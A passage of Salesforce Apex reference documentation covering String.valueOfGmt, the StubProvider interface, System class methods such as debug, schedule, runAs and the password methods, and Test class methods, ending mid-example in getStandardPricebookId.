valueOfGmt(datetimeToConvert)

Returns a String that represents the specified Datetime in the standard "yyyy-MM-dd HH:mm:ss" format for the GMT time zone.

Signature

```
public static String valueOfGmt(Datetime datetimeToConvert)
```

Parameters

datetimeToConvert
Type: Datetime

Return Value

Type: String

Example

```
// For a PST timezone:
DateTime dt = datetime.newInstance(2001, 9, 14);
String sDateTime = String.valueOfGmt(dt);
System.assertEquals('2001-09-14 07:00:00', sDateTime);
```

StubProvider Interface

`StubProvider` is a callback interface that you can use as part of the Apex stub API to implement a mocking framework. Use this interface with the `Test.createStub()` method to create stubbed Apex objects for testing.

Namespace

System

Usage

The `StubProvider` interface allows you to define the behavior of a stubbed Apex class. The interface specifies a single method that requires implementing: `handleMethodCall()`. You specify the behavior of each method of the stubbed class in the `handleMethodCall()` method.

In your Apex test, you create a stubbed object using the `Test.createStub()` method. When you invoke methods on the stubbed object, `StubProvider.handleMethodCall()` is called, which performs the behavior that you've specified for each method.

IN THIS SECTION:

StubProvider Methods

SEE ALSO:

Build a Mocking Framework with the Stub API

createStub(parentType, stubProvider)

StubProvider Methods

The following are methods for `StubProvider`.

IN THIS SECTION:

handleMethodCall(stubbedObject, stubbedMethodName, returnType, listOfParamTypes, listOfParamNames, listOfArgs)
Use this method to define the behavior of each method of a stubbed class.

handleMethodCall(stubbedObject, stubbedMethodName, returnType, listOfParamTypes, listOfParamNames, listOfArgs)

Use this method to define the behavior of each method of a stubbed class.

Signature

```
public Object handleMethodCall(Object stubbedObject, String stubbedMethodName,
System.Type returnType, List<System.Type> listOfParamTypes, List<String>
listOfParamNames, List<Object> var6)
```

Parameters

stubbedObject
Type: Object

The stubbed object.

stubbedMethodName
Type: String

The name of the invoked method.

returnType
Type: System.Type

The return type of the invoked method.

listOfParamTypes
Type: List<System.Type>

A list of the parameter types of the invoked method.

listOfParamNames
Type: List<String>

A list of the parameter names of the invoked method.

listOfArgs
Type: List<Object>

The actual argument values passed into this method at runtime.

Return Value

Type: Object

Usage

You can use the parameters passed into this method to identify which method on the stubbed object was invoked. Then you can define the behavior for each identified method.

SEE ALSO:

Build a Mocking Framework with the Stub API

System Class

Contains methods for system operations, such as writing debug messages and scheduling jobs.

Namespace

System

System Methods

The following are methods for `System`. All methods are static.

IN THIS SECTION:

abortJob(jobId)
Stops the specified job. The stopped job is still visible in the job queue in the Salesforce user interface.

assert(condition, msg)
Asserts that the specified condition is true. If it is not, a fatal error is returned that causes code execution to halt.

assertEquals(expected, actual, msg)
Asserts that the first two arguments are the same. If they are not, a fatal error is returned that causes code execution to halt.

assertNotEquals(expected, actual, msg)
Asserts that the first two arguments are different. If they are the same, a fatal error is returned that causes code execution to halt.

currentPageReference()
Returns a reference to the current page. This is used with Visualforce pages.

currentTimeMillis()
Returns the current time in milliseconds, which is expressed as the difference between the current time and midnight, January 1, 1970 UTC.

debug(msg)
Writes the specified message, in string format, to the execution debug log. The `DEBUG` log level is used.

debug(logLevel, msg)

Writes the specified message, in string format, to the execution debug log with the specified log level.

enqueueJob(queueableObj)

Adds a job to the Apex job queue that corresponds to the specified queueable class and returns the job ID.

equals(obj1, obj2)

Returns `true` if both arguments are equal. Otherwise, returns `false`.

getApplicationReadWriteMode()

Returns the read write mode set for an organization during Salesforce.com upgrades and downtimes.

hashCode(obj)

Returns the hash code of the specified object.

isBatch()

Returns `true` if a batch Apex job invoked the executing code, or `false` if not. In API version 35.0 and earlier, also returns `true` if a queueable Apex job invoked the code.

isFuture()

Returns `true` if the currently executing code is invoked by code contained in a method annotated with `future`; `false` otherwise.

isQueueable()

Returns `true` if a queueable Apex job invoked the executing code. Returns `false` if not, including if a batch Apex job or a future method invoked the code.

isScheduled()

Returns `true` if the currently executing code is invoked by a scheduled Apex job; `false` otherwise.

movePassword(targetUserId,sourceUserId)

Moves the specified user's password to a different user.

now()

Returns the current date and time in the GMT time zone.

process(workItemIds, action, comments, nextApprover)

Processes the list of work item IDs.

purgeOldAsyncJobs(dt)

Deletes asynchronous Apex job records for jobs that have finished execution before the specified date with a Completed, Aborted, or Failed status, and returns the number of records deleted.

requestVersion()

Returns a two-part version that contains the major and minor version numbers of a package.

resetPassword(userId, sendUserEmail)

Resets the password for the specified user.

runAs(version)

Changes the current package version to the package version specified in the argument.

runAs(userSObject)

Changes the current user to the specified user.

schedule(jobName, cronExpression, schedulableClass)

Use `schedule` with an Apex class that implements the `Schedulable` interface to schedule the class to run at the time specified by a Cron expression.

scheduleBatch(batchable, jobName, minutesFromNow)

Schedules a batch job to run once in the future after the specified time interval and with the specified job name.

scheduleBatch(batchable, jobName, minutesFromNow, scopeSize)

Schedules a batch job to run once in the future after the specified the time interval, with the specified job name and scope size. Returns the scheduled job ID (CronTrigger ID).

setPassword(userId, password)

Sets the password for the specified user.

submit(workItemIds, comments, nextApprover)

Submits the processed approvals. The current user is the submitter and the entry criteria is evaluated for all processes applicable to the current user.

today()

Returns the current date in the current user's time zone.

`abortJob(jobId)`

Stops the specified job. The stopped job is still visible in the job queue in the Salesforce user interface.

Signature

```
public static Void abortJob(String jobId)
```

Parameters

`jobId`

Type: String

The *`jobId`* is the ID associated with either AsyncApexJob or CronTrigger.

Return Value

Type: Void

Usage

The following methods return the job ID that can be passed to `abortJob`.

- `System.schedule` method—returns the CronTrigger object ID associated with the scheduled job as a string.
- `SchedulableContext.getTriggerId` method—returns the CronTrigger object ID associated with the scheduled job as a string.
- `getJobId` method—returns the AsyncApexJob object ID associated with the batch job as a string.
- `Database.executeBatch` method—returns the AsyncApexJob object ID associated with the batch job as a string.

`assert(condition, msg)`

Asserts that the specified condition is true. If it is not, a fatal error is returned that causes code execution to halt.

Signature

```
public static Void assert(Boolean condition, Object msg)
```

Parameters

condition
Type: Boolean

msg
Type: Object

(Optional) Custom message returned as part of the error message.

Return Value

Type: Void

Usage

You can't catch an assertion failure using a try/catch block even though it is logged as an exception.

assertEquals(expected, actual, msg)

Asserts that the first two arguments are the same. If they are not, a fatal error is returned that causes code execution to halt.

Signature

```
public static Void assertEquals(Object expected, Object actual, Object msg)
```

Parameters

expected
Type: Object

Specifies the expected value.

actual
Type: Object

Specifies the actual value.

msg
Type: Object

(Optional) Custom message returned as part of the error message.

Return Value

Type: Void

Usage

You can't catch an assertion failure using a try/catch block even though it is logged as an exception.

assertNotEquals(expected, actual, msg)

Asserts that the first two arguments are different. If they are the same, a fatal error is returned that causes code execution to halt.

Signature

```
public static Void assertNotEquals(Object expected, Object actual, Object msg)
```

Parameters

expected
Type: Object

Specifies the expected value.

actual
Type: Object

Specifies the actual value.

msg
Type: Object

(Optional) Custom message returned as part of the error message.

Return Value

Type: Void

Usage

You can't catch an assertion failure using a try/catch block even though it is logged as an exception.

currentPageReference()

Returns a reference to the current page. This is used with Visualforce pages.

Signature

```
public static System.PageReference currentPageReference()
```

Return Value

Type: System.PageReference

Usage

For more information, see PageReference Class.

currentTimeMillis()

Returns the current time in milliseconds, which is expressed as the difference between the current time and midnight, January 1, 1970 UTC.

Signature

```
public static Long currentTimeMillis()
```

Return Value

Type: Long

`debug(msg)`

Writes the specified message, in string format, to the execution debug log. The `DEBUG` log level is used.

Signature

```
public static Void debug(Object msg)
```

Parameters

msg
Type: Object

Return Value

Type: Void

Usage

If the *msg* argument is not a string, the `debug` method calls `String.valueOf` to convert it into a string. The `String.valueOf` method calls the `toString` method on the argument, if available, or any overridden `toString` method if the argument is a user-defined type. Otherwise, if no `toString` method is available, it returns a string representation of the argument.

If the log level for Apex Code is set to `DEBUG` or higher, the message of this debug statement will be written to the debug log.

Note that when a map or set is printed, the output is sorted in key order and is surrounded with square brackets (`[]`). When an array or list is printed, the output is enclosed in parentheses (`()`).

Note: Calls to System.debug are not counted as part of Apex code coverage.Calls to `System.debug` are not counted as part of Apex code coverage.

For more information on log levels, see "Debug Log Levels" in the Salesforce online help.

`debug(logLevel, msg)`

Writes the specified message, in string format, to the execution debug log with the specified log level.

Signature

```
public static Void debug(LoggingLevel logLevel, Object msg)
```

Parameters

logLevel
Type: System.LoggingLevel

The logging level to set for this method.

msg
Type: Object

The message or object to write in string format to the execution debug log.

Return Value

Type: Void

Usage

If the *msg* argument is not a string, the `debug` method calls `String.valueOf` to convert it into a string. The `String.valueOf` method calls the `toString` method on the argument, if available, or any overridden `toString` method if the argument is a user-defined type. Otherwise, if no `toString` method is available, it returns a string representation of the argument.

Note: Calls to `System.debug` are not counted as part of Apex code coverage.

System Logging Levels

Use the `loggingLevel` enum to specify the logging level for the `debug` method.

Valid log levels are (listed from lowest to highest):

- `NONE`
- `ERROR`
- `WARN`
- `INFO`
- `DEBUG`
- `FINE`
- `FINER`
- `FINEST`

Log levels are cumulative. For example, if the lowest level, `ERROR`, is specified for Apex Code, only debug methods with the log level of `ERROR` are logged. If the next level, `WARN`, is specified, the debug log contains debug methods specified as either `ERROR` or `WARN`.

In the following example, the string `MsgTxt` is not written to the debug log because the log level is `ERROR` and the `debug` method has a level of `INFO`:

```
System.LoggingLevel level = LoggingLevel.ERROR;

System.debug(logginglevel.INFO, 'MsgTxt');
```

For more information on log levels, see "Debug Log Levels" in the Salesforce online help.

`enqueueJob(queueableObj)`

Adds a job to the Apex job queue that corresponds to the specified queueable class and returns the job ID.

Signature

```
public static ID enqueueJob(Object queueableObj)
```

Parameters

queueableObj
Type: Object

An instance of the class that implements the Queueable Interface.

Return Value

Type: ID

The job ID, which corresponds to the ID of an AsyncApexJob record.

Usage

To add a job for asynchronous execution, call `System.enqueueJob` by passing in an instance of your class implementation of the `Queueable` interface for execution as follows:

```
ID jobID = System.enqueueJob(new MyQueueableClass());
```

For more information about Queueable Apex, including information about limits, see Queueable Apex.

equals(obj1, obj2)

Returns `true` if both arguments are equal. Otherwise, returns `false`.

Signature

```
public static Boolean equals(Object obj1, Object obj2)
```

Parameters

obj1
Type: Object

Object being compared.

obj2
Type: Object

Object to compare with the first argument.

Return Value

Type: Boolean

Usage

obj1 and *obj2* can be of any type. They can be values, or object references, such as sObjects and user-defined types.

The comparison rules for `System.equals` are identical to the ones for the `==` operator. For example, string comparison is case insensitive. For information about the comparison rules, see the == operator.

getApplicationReadWriteMode()

Returns the read write mode set for an organization during Salesforce.com upgrades and downtimes.

Signature

```
public static System.ApplicationReadWriteMode getApplicationReadWriteMode()
```

Return Value

Type: System.ApplicationReadWriteMode

Valid values are:

- `DEFAULT`
- `READ_ONLY`

Using the `System.ApplicationReadWriteMode` Enum

Use the `System.ApplicationReadWriteMode` enum returned by the `getApplicationReadWriteMode` to programmatically determine if the application is in read-only mode during Salesforce upgrades and downtimes.

Valid values for the enum are:

- `DEFAULT`
- `READ_ONLY`

Example:

```
public class myClass {
  public static void execute() {
    ApplicationReadWriteMode mode = System.getApplicationReadWriteMode();

    if (mode == ApplicationReadWriteMode.READ_ONLY) {
      // Do nothing. If DML operaton is attempted in readonly mode,
      // InvalidReadOnlyUserDmlException will be thrown.
    } else if (mode == ApplicationReadWriteMode.DEFAULT) {
      Account account = new Account(name = 'my account');
      insert account;
    }
  }
}
```

`hashCode(obj)`

Returns the hash code of the specified object.

Signature

```
public static Integer hashCode(Object obj)
```

Parameters

obj

Type: Object

The object to get the hash code for. This parameter can be of any type, including values or object references, such as sObjects or user-defined types.

Return Value

Type: Boolean

`isBatch()`

Returns `true` if a batch Apex job invoked the executing code, or `false` if not. In API version 35.0 and earlier, also returns `true` if a queueable Apex job invoked the code.

Signature

```
public static Boolean isBatch()
```

Return Value

Type: Boolean

Usage

A batch Apex job can't invoke a future method. Before invoking a future method, use `isBatch()` to check whether the executing code is a batch Apex job.

`isFuture()`

Returns `true` if the currently executing code is invoked by code contained in a method annotated with `future`; `false` otherwise.

Signature

```
public static Boolean isFuture()
```

Return Value

Type: Boolean

Usage

Since a future method can't be invoked from another future method, use this method to check if the current code is executing within the context of a future method before you invoke a future method.

`isQueueable()`

Returns `true` if a queueable Apex job invoked the executing code. Returns `false` if not, including if a batch Apex job or a future method invoked the code.

Signature

```
public static Boolean isQueueable()
```

Return Value

Type: Boolean

Usage

```
public class SimpleQueueable implements Queueable {

    String name;

    public SimpleQueueable(String name) {
        this.name = name;
        System.assert(!System.isQueueable());    //Should return false
    }

    public void execute(QueueableContext ctx) {
        Account testAccount  = new Account();
        testAccount.name = 'testAcc';
        insert(testAccount);
        System.assert(System.isQueueable());    //Should return true
    }
}
```

```
global class ComplexBatch implements Database.Batchable<SObject> {

    global Database.QueryLocator start(Database.BatchableContext info) {
        System.assert(!System.isQueueable());    //Should return false
        return Database.getQueryLocator([SELECT Id, Name FROM Account LIMIT 1]);
    }

    global void execute(Database.BatchableContext info, SObject[] scope) {
        System.assert(!System.isQueueable());    //Should return false
        System.enqueueJob(new SimpleQueueable('CallingFromComplexBatch'));
        System.assert(!System.isQueueable());    //Should return false
    }

    global void finish(Database.BatchableContext info) {
        System.assert(!System.isQueueable());    //Should return false
    }
}
```

`isScheduled()`

Returns `true` if the currently executing code is invoked by a scheduled Apex job; `false` otherwise.

Signature

```
public static Boolean isScheduled()
```

Return Value

Type: Boolean

`movePassword(targetUserId,sourceUserId)`

Moves the specified user's password to a different user.

Signature

```
public static Void movePassword(ID targetUserId, ID sourceUserId)
```

Parameters

targetUserId
Type: ID

The user that the password is moved to.

sourceUserId
Type: ID

The user that the password is moved from.

Return Value

Type: Void

Usage

Moving a password simplifies converting a user to another type of user, such as when converting an external user to a user with less restrictive access. If you require access to the `movePassword` method, contact Salesforce.

Keep in mind these requirements.

- The *targetUserId*, *sourceUserId*, and user performing the move operation must all belong to the same Salesforce org.
- The *targetUserId* and the *sourceUserId* cannot be the same as the user performing the move operation.
- A user without a password can't be specified as the *sourceUserId*. For example, a source user who has already had their password moved is left without a password. That user can't be a source user again.

After the password is moved:

- The target user can log in with the password.
- The source user no longer has a password. To enable logins for this user, a password reset is required.

now()

Returns the current date and time in the GMT time zone.

Signature

```
public static Datetime now()
```

Return Value

Type: Datetime

process(workItemIds, action, comments, nextApprover)

Processes the list of work item IDs.

Signature

```
public static List<Id> process(List<Id> workItemIds, String action, String comments,
String nextApprover)
```

Parameters

workItemIds
Type: List<Id>

action
Type: String

comments
Type: String

nextApprover
Type: String

Return Value

Type: List<Id>

purgeOldAsyncJobs(dt)

Deletes asynchronous Apex job records for jobs that have finished execution before the specified date with a Completed, Aborted, or Failed status, and returns the number of records deleted.

Signature

```
public static Integer purgeOldAsyncJobs(Date dt)
```

Parameters

dt
Type: Date

Specifies the date up to which old records are deleted. The date comparison is based on the `CompletedDate` field of AsyncApexJob, which is in the GMT time zone.

Return Value

Type: Integer

Usage

Asynchronous Apex job records are records in AsyncApexJob.

The system cleans up asynchronous job records for jobs that have finished execution and are older than seven days. You can use this method to further reduce the size of AsyncApexJob by cleaning up more records.

Each execution of this method counts as a single row against the governor limit for DML statements.

Example

This example shows how to delete all job records for jobs that have finished before today's date.

```
Integer count = System.purgeOldAsyncJobs
   (Date.today());
System.debug('Deleted ' +
   count + ' old jobs.');
```

requestVersion()

Returns a two-part version that contains the major and minor version numbers of a package.

Signature

```
public static System.Version requestVersion()
```

Return Value

Type: System.Version

Usage

Using this method, you can determine the version of an installed instance of your package from which the calling code is referencing your package. Based on the version that the calling code has, you can customize the behavior of your package code.

The `requestVersion` method isn't supported for unmanaged packages. If you call it from an unmanaged package, an exception will be thrown.

resetPassword(userId, sendUserEmail)

Resets the password for the specified user.

Signature

```
public static System.ResetPasswordResult resetPassword(ID userId, Boolean sendUserEmail)
```

Parameters

userId
Type: ID

sendUserEmail
Type: Boolean

Return Value

Type: System.ResetPasswordResult

Usage

When the user logs in with the new password, they are prompted to enter a new password, and to select a security question and answer if they haven't already. If you specify `true` for *sendUserEmail*, the user is sent an email notifying them that their password was

reset. A link to sign onto Salesforce using the new password is included in the email. Use `setPassword(userId, password)` if you don't want the user to be prompted to enter a new password when they log in.

Warning: Be careful with this method, and do not expose this functionality to end-users.

`runAs(version)`

Changes the current package version to the package version specified in the argument.

Signature

```
public static Void runAs(System.Version version)
```

Parameters

version
Type: System.Version

Return Value

Type: Void

Usage

A package developer can use Version methods to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code. Apex classes and triggers are saved with the version settings for each installed managed package that the class or trigger references.

This method is used for testing your component behavior in different package versions that you upload to the AppExchange. This method effectively sets a two-part version consisting of major and minor numbers in a test method so that you can test the behavior for different package versions.

You can only use `runAs` in a test method. There is no limitation to the number of calls to this method in a transaction. For sample usage of this method, see Testing Behavior in Package Versions.

`runAs(userSObject)`

Changes the current user to the specified user.

Signature

```
public static Void runAs(User userSObject)
```

Parameters

userSObject
Type: User

Return Value

Type: Void

Usage

All of the specified user's record sharing is enforced during the execution of `runAs`. You can only use `runAs` in a test method. For more information, see Using the `runAs` Method on page 573.

Note: The `runAs` method ignores user license limits. You can create new users with `runAs` even if your organization has no additional user licenses.

The `runAs` method implicitly inserts the user that is passed in as parameter if the user has been instantiated, but not inserted yet.

You can also use `runAs` to perform mixed DML operations in your test by enclosing the DML operations within the `runAs` block. In this way, you bypass the mixed DML error that is otherwise returned when inserting or updating setup objects together with other sObjects. See sObjects That Cannot Be Used Together in DML Operations.

Note: Every call to `runAs` counts against the total number of DML statements issued in the process.

`schedule(jobName, cronExpression, schedulableClass)`

Use `schedule` with an Apex class that implements the `Schedulable` interface to schedule the class to run at the time specified by a Cron expression.

Signature

```
public static String schedule(String jobName, String cronExpression, Object
schedulableClass)
```

Parameters

`jobName`
Type: String

`cronExpression`
Type: String

`schedulableClass`
Type: Object

Return Value

Type: String

Returns the scheduled job ID (CronTrigger ID).

Usage

Use extreme care if you're planning to schedule a class from a trigger. You must be able to guarantee that the trigger won't add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time. Use the `abortJob` method to stop the job after it has been scheduled.

Note: Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

Using the `System.Schedule` Method

After you implement a class with the `Schedulable` interface, use the `System.Schedule` method to execute it. The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

Note: Use extreme care if you're planning to schedule a class from a trigger. You must be able to guarantee that the trigger won't add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

The `System.Schedule` method takes three arguments: a name for the job, an expression used to represent the time and date the job is scheduled to run, and the name of the class. This expression has the following syntax:

```
Seconds Minutes Hours Day_of_month Month Day_of_week Optional_year
```

Note: Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

The `System.Schedule` method uses the user's timezone for the basis of all schedules.

The following are the values for the expression:

Name	Values	Special Characters
Seconds	0	None
Minutes	0	None
Hours	0–23	None
Day_of_month	1–31	`, - * ? / L W`
Month	1–12 or the following: • `JAN` • `FEB` • `MAR` • `APR` • `MAY` • `JUN` • `JUL` • `AUG` • `SEP` • `OCT` • `NOV` • `DEC`	`, - * /`
Day_of_week	1–7 or the following: • `SUN` • `MON` • `TUE` • `WED`	`, - * ? / L #`

Name	Values	Special Characters
	• THU • FRI • SAT	
optional_year	null or 1970–2099	, - * /

The special characters are defined as follows:

Special Character	Description
,	Delimits values. For example, use JAN, MAR, APR to specify more than one month.
-	Specifies a range. For example, use JAN-MAR to specify more than one month.
*	Specifies all values. For example, if *Month* is specified as *, the job is scheduled for every month.
?	Specifies no specific value. This is only available for *Day_of_month* and *Day_of_week*, and is generally used when specifying a value for one and not the other.
/	Specifies increments. The number before the slash specifies when the intervals will begin, and the number after the slash is the interval amount. For example, if you specify 1/5 for *Day_of_month*, the Apex class runs every fifth day of the month, starting on the first of the month.
L	Specifies the end of a range (last). This is only available for *Day_of_month* and *Day_of_week*. When used with *Day of month*, L always means the last day of the month, such as January 31, February 29 for leap years, and so on. When used with *Day_of_week* by itself, it always means 7 or SAT. When used with a *Day_of_week* value, it means the last of that type of day in the month. For example, if you specify 2L, you are specifying the last Monday of the month. Do not use a range of values with L as the results might be unexpected.
W	Specifies the nearest weekday (Monday-Friday) of the given day. This is only available for *Day_of_month*. For example, if you specify 20W, and the 20th is a Saturday, the class runs on the 19th. If you specify 1W, and the first is a Saturday, the class does not run in the previous month, but on the third, which is the following Monday. Tip: Use the L and W together to specify the last weekday of the month.
#	Specifies the *nth* day of the month, in the format ***weekday*#*day_of_month***. This is only available for *Day_of_week*. The number before the # specifies weekday (SUN-SAT). The number after the # specifies the day of the month. For example, specifying 2#2 means the class runs on the second Monday of every month.

The following are some examples of how to use the expression.

Expression	Description
`0 0 13 * * ?`	Class runs every day at 1 PM.
`0 0 22 ? * 6L`	Class runs the last Friday of every month at 10 PM.
`0 0 10 ? * MON-FRI`	Class runs Monday through Friday at 10 AM.
`0 0 20 * * ? 2010`	Class runs every day at 8 PM during the year 2010.

In the following example, the class `proschedule` implements the `Schedulable` interface. The class is scheduled to run at 8 AM, on the 13th of February.

```
proschedule p = new proschedule();
        String sch = '0 0 8 13 2 ?';
        system.schedule('One Time Pro', sch, p);
```

`scheduleBatch(batchable, jobName, minutesFromNow)`

Schedules a batch job to run once in the future after the specified time interval and with the specified job name.

Signature

```
public static String scheduleBatch(Database.Batchable batchable, String jobName, Integer minutesFromNow)
```

Parameters

`batchable`
Type: Database.Batchable

An instance of a class that implements the `Database.Batchable` interface.

`jobName`
Type: String

The name if the job that this method will start.

`minutesFromNow`
Type: Integer

The time interval in minutes after which the job should start executing. This argument must be greater than zero.

Return Value

Type: String

The scheduled job ID (CronTrigger ID).

Usage

Note: Some things to note about `System.scheduleBatch`:

- When you call `System.scheduleBatch`, Salesforce schedules the job for execution at the specified time. Actual execution occurs at or after that time, depending on service availability.

- The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.
- When the job's schedule is triggered, the system queues the batch job for processing. If Apex flex queue is enabled in your org, the batch job is added at the end of the flex queue. For more information, see Holding Batch Jobs in the Apex Flex Queue.
- All scheduled Apex limits apply for batch jobs scheduled using `System.scheduleBatch`. After the batch job is queued (with a status of `Holding` or `Queued`), all batch job limits apply and the job no longer counts toward scheduled Apex limits.
- After calling this method and before the batch job starts, you can use the returned scheduled job ID to abort the scheduled job using the `System.abortJob` method.

For an example, see Using the `System.scheduleBatch` Method.

`scheduleBatch(batchable, jobName, minutesFromNow, scopeSize)`

Schedules a batch job to run once in the future after the specified the time interval, with the specified job name and scope size. Returns the scheduled job ID (CronTrigger ID).

Signature

```
public static String scheduleBatch(Database.Batchable batchable, String jobName, Integer
minutesFromNow, Integer scopeSize)
```

Parameters

batchable
Type: Database.Batchable

The batch class that implements the `Database.Batchable` interface.

jobName
Type: String

The name of the job that this method will start.

minutesFromNow
Type: Integer

The time interval in minutes after which the job should start executing.

scopeSize
Type: Integer

The number of records that should be passed to the batch `execute` method.

Return Value

Type: String

Usage

Note: Some things to note about `System.scheduleBatch`:

- When you call `System.scheduleBatch`, Salesforce schedules the job for execution at the specified time. Actual execution occurs at or after that time, depending on service availability.
- The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

- When the job's schedule is triggered, the system queues the batch job for processing. If Apex flex queue is enabled in your org, the batch job is added at the end of the flex queue. For more information, see Holding Batch Jobs in the Apex Flex Queue.
- All scheduled Apex limits apply for batch jobs scheduled using `System.scheduleBatch`. After the batch job is queued (with a status of `Holding` or `Queued`), all batch job limits apply and the job no longer counts toward scheduled Apex limits.
- After calling this method and before the batch job starts, you can use the returned scheduled job ID to abort the scheduled job using the `System.abortJob` method.

For an example, see Using the `System.scheduleBatch` Method.

`setPassword(userId, password)`

Sets the password for the specified user.

Signature

```
public static Void setPassword(ID userId, String password)
```

Parameters

`userId`
Type: ID

`password`
Type: String

Return Value

Type: Void

Usage

When the user logs in with this password, they are not prompted to create a new password. Use `resetPassword(userId, sendUserEmail)` if you want the user to go through the reset process and create their own password.

Warning: Be careful with this method, and do not expose this functionality to end-users.

`submit(workItemIds, comments, nextApprover)`

Submits the processed approvals. The current user is the submitter and the entry criteria is evaluated for all processes applicable to the current user.

Signature

```
public static List<ID> submit(List<ID> workItemIds, String comments, String nextApprover)
```

Parameters

`workItemIds`
Type: List<ID>

comments
Type: String

nextApprover
Type: String

Return Value

Type: List<ID>

Usage

For enhanced submit and evaluation features, see the ProcessSubmitRequest class.

`today()`

Returns the current date in the current user's time zone.

Signature

```
public static Date today()
```

Return Value

Type: Date

Test Class

Contains methods related to Visualforce tests.

Namespace

System

Test Methods

The following are methods for `Test`. All methods are static.

IN THIS SECTION:

createStub(parentType, stubProvider)
Creates a stubbed version of an Apex class that you can use for testing. This method is part of the Apex stub API. You can use it with the `System.StubProvider` interface to create a mocking framework.

enqueueBatchJobs(numberOfJobs)
Adds the specified number of jobs with no-operation contents to the test-context queue. It first fills the test batch queue, up to the maximum 5 jobs, and then places jobs in the test flex queue. It throws a limit exception when the number of jobs in the test flex queue exceeds the allowed limit of 100 jobs.

getFlexQueueOrder()

Returns an ordered list of job IDs for jobs in the test-context flex queue. The job at index `0` is the next job slated to run. This method returns only test-context results, even if it's annotated with `@IsTest(SeeAllData=true)`.

getStandardPricebookId()

Returns the ID of the standard price book in the organization.

invokeContinuationMethod(controller, request)

Invokes the callback method for the specified controller and continuation in a test method.

isRunningTest()

Returns `true` if the currently executing code was called by code contained in a test method, `false` otherwise. Use this method if you need to run different code depending on whether it was being called from a test.

loadData(sObjectToken, resourceName)

Inserts test records from the specified static resource .csv file and for the specified sObject type, and returns a list of the inserted sObjects.

newSendEmailQuickActionDefaults(contextId, replyToId)

Creates a new QuickAction.SendEmailQuickActionDefaults instance for testing a class implementing the QuickAction.QuickActionDefaultsHandler interface.

setContinuationResponse(requestLabel, mockResponse)

Sets a mock response for a continuation HTTP request in a test method.

setCreatedDate(recordId, createdDatetime)

Sets `CreatedDate` for a test-context sObject.

setCurrentPage(page)

A Visualforce test method that sets the current PageReference for the controller.

setCurrentPageReference(page)

A Visualforce test method that sets the current PageReference for the controller.

setFixedSearchResults(setSearchResults)

Defines a list of fixed search results to be returned by all subsequent SOSL statements in a test method.

setMock(interfaceType, instance)

Sets the response mock mode and instructs the Apex runtime to send a mock response whenever a callout is made through the HTTP classes or the auto-generated code from WSDLs.

setReadOnlyApplicationMode(applicationMode)

Sets the application mode for an organization to read-only in an Apex test to simulate read-only mode during Salesforce upgrades and downtimes. The application mode is reset to the default mode at the end of each Apex test run.

startTest()

Marks the point in your test code when your test actually begins. Use this method when you are testing governor limits.

stopTest()

Marks the point in your test code when your test ends. Use this method in conjunction with the `startTest` method.

testInstall(installImplementation, version, isPush)

Tests the implementation of the InstallHandler interface, which is used for specifying a post install script in packages. Tests run as the test initiator in the development environment.

testUninstall(uninstallImplementation)

Tests the implementation of the UninstallHandler interface, which is used for specifying an uninstall script in packages. Tests run as the test initiator in the development environment.

`createStub(parentType, stubProvider)`

Creates a stubbed version of an Apex class that you can use for testing. This method is part of the Apex stub API. You can use it with the `System.StubProvider` interface to create a mocking framework.

Signature

```
public static Object createStub(System.Type parentType, System.StubProvider stubProvider)
```

Parameters

parentType
Type: System.Type

The type of the Apex class to be stubbed.

stubProvider
System.StubProvider

An implementation of the `StubProvider` interface.

Return Value

Type: Object

Returns the stubbed object to use in testing.

Usage

The `createStub()` method works together with the `System.StubProvider` interface. You define the behavior of the stubbed object by implementing the `StubProvider` interface. Then you create a stubbed object using the `createStub()` method. When you invoke methods on the stubbed object, the `handleMethodCall()` method of the `StubProvider` interface is called to perform the behavior of the stubbed method.

SEE ALSO:

StubProvider Interface

Build a Mocking Framework with the Stub API

`enqueueBatchJobs(numberOfJobs)`

Adds the specified number of jobs with no-operation contents to the test-context queue. It first fills the test batch queue, up to the maximum 5 jobs, and then places jobs in the test flex queue. It throws a limit exception when the number of jobs in the test flex queue exceeds the allowed limit of 100 jobs.

Signature

```
public static List<Id> enqueueBatchJobs(Integer numberOfJobs)
```

Parameters

numberOfJobs
Type: Integer

Number of test jobs to enqueue.

Return Value

Type: List<Id>

A list of IDs of enqueued test jobs.

Usage

Use this method to reduce testing time. Instead of using your org's real batch jobs for testing, you can use this method to simulate batch-job enqueueing. Using `enqueueBatchJobs(numberOfJobs)` is faster than enqueuing real batch jobs.

`getFlexQueueOrder()`

Returns an ordered list of job IDs for jobs in the test-context flex queue. The job at index `0` is the next job slated to run. This method returns only test-context results, even if it's annotated with `@IsTest(SeeAllData=true)`.

Signature

```
public static List<Id> getFlexQueueOrder()
```

Return Value

Type: List<Id>

An ordered list of IDs of the jobs in the test's flex queue.

`getStandardPricebookId()`

Returns the ID of the standard price book in the organization.

Signature

```
public static Id getStandardPricebookId()
```

Return Value

Type: Id

The ID of the standard price book.

Usage

This method returns the ID of the standard price book in your organization regardless of whether the test can query organization data. By default, tests can't query organization data unless they're annotated with `@isTest(SeeAllData=true)`.

Creating price book entries with a standard price requires the ID of the standard price book. Use this method to get the standard price book ID so that you can create price book entries in your tests.

Example

This example creates some test data for price book entries. The test method in this example gets the standard price book ID and uses this ID to create a price book entry for a product with a standard price. Next, the test creates a custom price book and uses the ID of this custom price book to add a price book entry with a custom price.

```
@isTest
public class PriceBookTest {
    // Utility method that can be called by Apex tests to create price book entries.
    static testmethod void addPricebookEntries() {
        // First, set up test price book entries.
        // Insert a test product.
        Product2 prod = new Product2(Name = 'Laptop X200',
            Family = 'Hardware');
        insert prod;

        // Get standard price book ID.
        // This is available irrespective of the state of SeeAllData.
        Id pricebookId = Test.getStandardPricebookId();

        // 1. Insert a price book entry for the standard price book.
        // Standard price book entries require the standard price book ID we got earlier.

        PricebookEntry standardPrice = new PricebookEntry(
            Pricebook2Id = pricebookId, Product2Id = prod.Id,
            UnitPrice = 10000, IsActive = true);
        insert standardPrice;

        // Create a custom price book
        Pricebook2 customPB = new Pricebook2(Name='Custom Pricebook', isActive=true);
        insert customPB;

